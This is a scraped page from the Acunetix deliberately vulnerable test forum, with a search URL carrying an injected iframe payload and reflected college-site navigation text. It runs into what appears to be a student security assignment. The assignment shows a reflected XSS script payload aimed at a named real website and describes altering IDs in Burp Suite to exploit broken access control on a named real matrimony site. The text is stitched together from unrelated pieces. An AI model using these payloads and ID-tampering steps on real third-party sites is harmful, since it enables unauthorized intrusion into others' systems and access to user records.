Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

26°C Partly sunny Search

search acuforum search testasp.vulnweb.com/Search.asp?tfSearch=<iframe+src%3D"https%3A%2F%2Fpscmt.ac.in%2F"+width%3D"800"+height%3D"600"+frameborder%3D"0"+border%3D"1"> TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about forums search login register SQL scanner SQL vuln help

search posts

POTTI SRIRAMULU CHALAVADI MALLIKARJUNA RAO COLLEGE OF ENGINEERING & TECHNOLOGY (AUTONOMOUS) APPROVED BY AICTE, NEW DELHI, AFFILIATED TO INTU KAKINADA Click Here Five days Hands on Training workshop on CMOS-MEMS Integrated Sensor Technology

McMenu trial version

Home About Us Admissions
Academics Research Campus Life
Cells & Committees Events Placements
Library Examination Cell IQAC
NAAC NIRF Mandatory Disclosures

Contact Us ERP

2024 09:16 AM



ASSIGNMENT – 12

Find cross-site scripting (XSS) Vulnerability Using the Reflected XSS test case in the below-mentioned website: a) Smtmax.com

Using this command: <script>alert("REFLECTED XSS")</script> in the input fields of the website we can get a pop up



3. Find a website that is vulnerable to Broken Access Control Vulnerability.

Website : Veerishal matrimony (<https://www.lagnakaro.com/>)

Using burp suite, we take the ID and change it